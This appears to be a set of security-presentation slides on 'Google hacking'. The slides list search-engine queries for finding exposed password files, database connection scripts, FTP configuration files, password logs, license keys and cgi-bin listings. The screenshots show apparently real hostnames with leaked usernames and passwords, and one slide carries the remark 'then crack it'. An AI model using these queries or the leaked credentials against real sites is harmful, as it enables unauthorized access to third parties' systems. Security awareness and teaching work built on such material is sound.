
Internet





# Google Hacking


- Search Passwords
  - "# -FrontPage-" inurl: service.pwd (then crack it)





# Google Hacking

- Search Passwords
  - Inurl: admin.pwd filetype: pwd





# Google Hacking

- Search Passwords
  - Filetype: inc dbconn

```
var $ERR_DESC; //Oracle Error Desc.
var $str;

function my_conn() { //Create database connection using bg-id
    $this->i = 0;
    $this->c = @OCIplogon ("poweroftwo", "fourby16", "prod") or die ("Could not connect");
}

function my_err() {
    $serr = OCIError($this->sqlstmt);
    $this->ERR = $serr["code"];
    $this->ERR_DESC = $serr["message"];
}
```



# Google Hacking

- Search Passwords
  - Filetype: inc intext: mysql\_connect

http://www.texasmob.com/dojo/db.inc - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail New Tab

Address  Go Links

Google filetype:inc intext:mysql\_connect Search Web PageRank 15 blocked AutoFill Options

```
<?php
require_once("common.inc") ;
//-----
function dbConnect() {
    $dbHandle = @mysql_connect("localhost", "rbrooks", "2167") ;
    if (!$dbHandle) {
        showDBError("Unable to connect to the database management system") ;
        exit() ;
    }
    if (@mysql_select_db("tmob")) {
        showDBError("Unable to connect to the TexasMob database") ;
        exit() ;
    }
}
//-----
```

Discussions Discussions not available on http://www.texasmob.com/

Done Internet





# Google Hacking

- Search Passwords
  - Filetype: ini +ws\_ftp +pwd (get the encrypted passwords)

```
ws_ftp[1] - Notepad
File Edit Format View Help
LONGDATE=0
sndaf=C:\WSFTP\error.wav
sndcs=C:\WSFTP\connect.wav
sndcf=C:\WSFTP\error.wav
sndts=C:\WSFTP\complete.wav
sndtf=C:\WSFTP\error.wav
soundflags=30
LSORT=1
RSORT=1
UseFindExec=0
balloon=0
DateFmt=0
RETAIN=1

[]
HOST=
UID=anonymous
TIMEOFFSET=0

[Netconnect-Public]
HOST=seq.clan.lib.ri.us
UID=getpfw
PWD=V213D0609B1CA8B0AA8B65AB6FFEA4575A2796B72AC6E
LOCDIR=c:\
TIMEOFFSET=0
rdir0="/export/ftp/pub"
ldir0=c:\

[MARCHIVE]
HOST=ftp.marcive.com
UID=anonymous
PWD=V5DBA8DDA00A5795C15B248A18750A1D7A567706DAF7C4A7B9DAA39A3AFA7B140ADAF7673BAB645BDC3
TIMEOFFSET=0
DIR="/output/ftp/c1fhdtth"
rdir0="/output/ftp/c1fhdtth"
rdir1="/output"
ldir0=c:\
TYPE=6016
rdir2="/"
LOCDIR=c:\
ldir1=C:\CDR\Disc1\wsftp
```



# Google Hacking

- Search Passwords
  - Filetype: log inurl: “password.log”

Google Search: filetype:log inurl:"password.log" - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address  Go Links

Google filetype:log inurl:"password.log" Search Web PageRank 15 blocked AutoFill Options password log

Web Images Groups News Froogle more »

filetype:log inurl:"password.log" Search Advanced Search Preferences

**Web** Results 1 - 10 of about 23 for filetype:log inurl:"password.log". (0.21 seconds)

[name: = "jbhunt"; password: = "jbhunt"; URL: = "http://home.nc.rr. ...](#)  
name: = "jbhunt"; password: = "jbhunt"; URL: = "http://home.nc.rr.com/clay123/ref23.html";  
Beth Haas name: = "BHaas"; password: = "Beth Haas"; URL: = "http ...  
[home.nc.rr.com/clay123/password.log - 2k - Supplemental Result - Cached - Similar pages](#)

[name: = "tad"; password: = "homepage"; URL: = "<a href="http://www ...](#)  
name: = "tad"; password: = "homepage"; URL: = "<a href="http://www.dob.com.tw">http://www.dob.com.tw</a>";  
END\_FILE  
[dob.tnc.edu.tw/authorHD/1/password.log - 1k - Cached - Similar pages](#)

[name: = "momo"; password: = "momo"; URL: = "password.htm" ...](#)  
name: = "momo"; password: = "momo"; URL: = "password.htm"; END\_FILE  
[jason123.uhome.net/password.log - 1k - Supplemental Result - Cached - Similar pages](#)

[name: = "23202"; password: = "ilgf"; URL: = "address.htm"; name ...](#)  
name: = "23202"; password: = "ilgf"; URL: = "address.htm"; name: = "23203"; password: = "ilgf"; URL: = "address.htm"; name: = "23204"; password: = "ilgf"; URL ...  
[www.lib.nchu.edu.tw/groups/group21/password.log - 9k - Cached - Similar pages](#)

[name: = "admin"; password: = "computer"; URL: = "http://members. ...](#)  
name: = "admin"; password: = "computer"; URL: = "http://members.tripod.de/Rick\_Cooper/fr.htm";  
name: = "paul"; password: = "papst"; URL: = "http://members ...  
[mitglied.lycos.de/Rick\\_Cooper/mbr/password.log - 2k - Supplemental Result - Cached - Similar pages](#)

Discussions Discussions not available on http://www.google.com/ Internet



# Google Hacking

- Search Username

- +intext: "webalizer" +intext: "Total Usernames" +intext: "Usage Statistics for"

Usage Statistics for www.js-x.com - August 2004 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address  Go Links

Google "+intext:"Total Usernames" +intext:"Usage Statistics for" Search Web PageRank 15 blocked AutoFill Options

19	47	0.21%	window.close						
20	46	0.21%	javascript copy to clipboard						

**Top 1 of 1 Total Usernames**

#	Hits	Files	KBytes	Visits	Username				
1	1	0.00%	1	0.00%	16	0.00%	1	0.00%	fbecerra

**Top 15 of 2514 Total User Agents**

#	Hits	User Agent


Discussions Discussions not available on http://www.js-x.com/

Done Internet



# Google Hacking

- License Key
  - Filetype: lic lic intext: key (33) (license key)








# Google Hacking

- Cookies Syntax
  - Filetype: inc inc intext: setcookie -cvs -examples -sourceforge -site: php.net (120) (cookie schema)





# Google Hacking

- Sensitive Directories Listing
  - Powerful buzz word: Index of
  - Search the well known vulnerable directories names



# Google Hacking

- Sensitive Directories Listing
  - “index of cgi-bin” (3590)

Index of /cgi-bin/ - Microsoft Internet Explorer





File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address <http://omy.utu.fi/cgi-bin/> Go Links

Google "index of cgi-bin" Search Web PageRank 15 blocked AutoFill Options

# Index of /cgi-bin/

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>			
 <a href="#">forum-admin.pl</a>	18-Jan-2000 10:24	13K	
 <a href="#">forum.pl</a>	18-Jan-2000 10:24	18K	
 <a href="#">tutkimus/</a>	16-Oct-2002 09:36	4K	

